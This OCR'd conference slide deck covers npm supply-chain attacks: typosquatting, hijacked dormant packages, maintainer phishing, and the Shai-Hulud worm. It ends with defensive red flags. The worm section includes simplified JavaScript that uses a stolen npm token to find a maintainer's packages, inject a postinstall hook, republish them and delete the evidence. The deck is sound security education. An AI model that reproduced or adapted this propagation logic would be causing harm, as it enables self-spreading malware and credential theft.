DEVCONF.IN

Think Like an Attacker: Why Your npm install Is a Hacker's Dream

Sudhanshu Dasgupta
Software Engineer, SafeDep

SafeDep

DEVCONF.IN

Sudhanshu Dasgupta


Software Engineer, SafeDep

SudhanshuDasgu3

sudhanshu-dasgupta

90% of your codebase isn't yours.

It's open source packages you installed.


npm
What actually happens when you run npm install
> npm install express
added 47 packages, changed 2 packages, and audited 1270 packages in 22s

Packages written by strangers.

Packages you've never read.

Packages you trust completely.

package.json

```
"dependencies": {
  "@icons-pack/react-simple-icons": "^13.8.0",
  "@next/third-parties": "16.1.6",
  "@tanstack/react-virtual": "^3.13.18",
  "@uidotdev/usehooks": "^2.4.1",
  "@uiw/react-codemirror": "^4.25.4",
  "better-auth": "^1.4.17",
  "class-variance-authority": "^0.7.1",
  "clsx": "^2.1.1",
  "cmdk": "^1.1.1",
  "country-state-city": "^3.2.1",
  "date-fns": "^4.1.0",
  "flags": "^4.0.2",
  "lucide-react": "^0.563.0",
  "next": "16.1.6",
},
"devDependencies": {
  "happy-dom": "^20.3.7",
  "knip": "^5.82.1",
  "lefthook": "^2.0.15",
  "msw": "^2.12.7",
  "prettier": "^3.8.1",
  "prettier-plugin-tailwindcss": "^0.7.2",
  "tailwindcss": "^4.1.18",
  "vite-tsconfig-paths": "^6.0.5",
  "vitest": "^4.0.18"
},
```

The Real Story

A developer (probably a lot like you) runs

```
npm install @ctrl/tinycolor
```

What happened in the next 3 minutes:

- ✅ AWS credentials stolen
- ✅ GitHub token exfiltrated
- ✅ npm token compromised
- ✅ 6 more packages infected automatically
- ✅ Private repos made public

This what exactly happened on Sept 2025

Shai Hulud Software Supply Chain Attack

safedep.io/npm-supply-chain-attack-targeting-maintainers/

Developer Mindset Vs Attacker Mindset

You think

✅ I need colors in my terminal

✅ 10M downloads/week = safe

✅ Let me add this and move on

Attackers Think

💡 10M downloads = 10M potential victims

💡 Last update: 3 years ago = maintainer might be gone


💡 Simple package = easy to clone and typosquat

💡 Developer trust = my attack surface


Attacker's Playbook - Multiple Entry Points


The Dormant Package Hijack


- ☑️ Package hasn't been updated in 1+ years
- ☑️ Maintainer uses same email across npm/GitHub
- ☑️ Popular enough to spread (1K+ downloads/week)
- ☑️ No 2FA enforced on npm account


moment
2.30.1 • Public • Published 2 years ago
Readme
Code
Beta
0 Dependencies
70971 Dependents
76 Versions
Moment.js
SemVer compatibility
A JavaScript date library for parsing, validating, manipulating, and formatting dates.
Project Status
Moment.js is a legacy project, now in maintenance mode. In most cases, you should choose a different library.
For more details and recommendations, please see Project Status in the docs.
Thank you.
Resources
Documentation
Changelog
Stack Overflow
License
Install
npm i moment
Repository
github.com/moment/moment
Homepage
momentjs.com
Weekly Downloads
27,952,877
Version
2.30.1
License
MIT
Unpacked Size
4.35 MB
Total Files
539
Last publish
2 years ago
Weekly Downloads
27,952,877
Last publish
2 years ago

The Phishing Email







Hacker News new | past | comments | ask | show | jobs | submit

▲ NPM debug and chalk packages compromised (aikido.dev)

1372 points by universesquid 4 months ago | hide | past | favorite | 757 comments

https://github.com/advisories/GHSA-8mgj-vmr8-frr6

▲ junon 4 months ago | next [–]

Hi, yep I got pwned. Sorry everyone, very embarrassing.

More info:

- https://github.com/chalk/chalk/issues/656
- https://github.com/debug-js/debug/issues/1005#issuecomment-3...

Affected packages (at least the ones I know of):

- ansi-styles@6.2.2
- debug@4.4.2 (appears to have been yanked as of 8 Sep 18:09 CEST)
- chalk@5.6.1
- supports-color@10.2.1
- strip-ansi@7.1.1
- ansi-regex@6.2.1
- wrap-ansi@9.0.1
- color-convert@3.1.1
- color-name@2.0.1
- is-arrayish@0.3.3
- slice-ansi@7.1.1
- color@5.0.1
- color-string@2.1.1
- simple-swizzle@0.2.3
- supports-hyperlinks@4.1.1
- has-ansi@6.0.1
- chalk-template@1.1.1
- backslash@0.2.1

It looks and feels a bit like a targeted attack.

Will try to keep this comment updated as long as I can before the edit expires.

Chalk has been published over. The others remain compromised (8 Sep 17:50 CEST).

NPM has yet to get back to me. My NPM account is entirely unreachable; forgot password system does not work. I have no recourse right now but to wait.

Email came from support at npmjs dot help.


Looked legitimate at first glance. Not making excuses, just had a long week and a panicky morning and was just trying to knock something off my list of to-dos. Made the mistake of clicking the link instead of going directly to the site like I normally would (since I was mobile).

Just NPM is affected. Updates to be posted to the `/debug-js` link above.


Again, I'm so sorry.

safedep.io/multiple-npm-packages-compromised-billion-downloads/


Typosquatting Trap




Real



Typosquatting



General attack flow




What about Vibe Coding - AI

Prompt

Hey, i need to add a color manupulation in my app suggest me a utility library or package to install

Result



What AI knows

✅ Package popularity (download stats)
✅ GitHub stars
✅ Documentation quality
✅ Code examples

What AI doesn't know

❌ Package was compromised yesterday
❌ Any typosquat variant
❌ Maintainer's account was hacked
❌ malicious code in the latest version

AI is great for productivity
But could be terrible for security.

Let’s see how attackers think?

Shai-Hulud

@ctrl/deluge@7.2.2

package.json

```
{
  "name": "@ctrl/deluge",
  "version": "7.2.2",
  "scripts": {
    "postinstall": "node setup_bun.js"
  }
}
```

Weapon

Let’s see the actual payload

Read npm token from ~/.npmrc

↓

Call npm API: "What packages does this user maintain?"

↓

Get back a list of packages

package.json

```
async function findYourPackages(username) {
  const url = `https://registry.npmjs.org/-/v1/search?
text=maintainer:${username}`;
  const response = await fetch(url, {
    headers: { Authorization: `Bearer ${npmToken}` }
  });
  return response.json().objects;
}
```

Download each package's current version

↓

Extract package.json

↓

Bump version: 1.0.0 → 1.0.1 (looks innocent!)

↓

Add: "postinstall" : "node bundle.js"

↓

Copy malware (bundle.js) into package


↓

Repackage everything and run npm publish

package.json

```
async function infectPackage(packageName) {
  // Download the current version
  const tarball = await downloadPackage(packageName);

  // Extract package.json
  const packageJson = extractPackageJson(tarball);

  // Bump version number (makes it look like a normal update)
  const [major, minor, patch] = packageJson.version.split('.');
  packageJson.version = `${major}.${minor}.${parseInt(patch) + 1}`;
  // Example: 1.0.0 becomes 1.0.1

  // Inject the malware
  packageJson.scripts = packageJson.scripts || {};
  packageJson.scripts.postinstall = "node bundle.js";

  // Copy this malware file into the package
  copyFile('bundle.js', tarball);

  // Repack and publish
  const newTarball = repackage(tarball);
  await exec(`npm publish ${newTarball}`);

  // Clean up evidence
  deleteTemporaryFiles();
}
```

Cycle continues...



Worm behaviour

What was the impact?

- 500+ npm packages compromised
- 650+ repositories force-migrated to public
- 2,400+ GitHub tokens publicly leaked
- $50 million in cryptocurrency stolen
- AWS credentials, npm tokens were also got stoles

How to Not Get Owned.

🚩IMMEDIATE RED FLAGS (DO NOT INSTALL):

01. Brand new package with 0 GitHub stars

02. No README or copy-pasted from another package

03. Has postinstall/preinstall scripts you didn't expect


04. Dormant package suddenly updated after 2+ years

05. Obfuscated/minified code in what should be simple package

How to protect yourself?

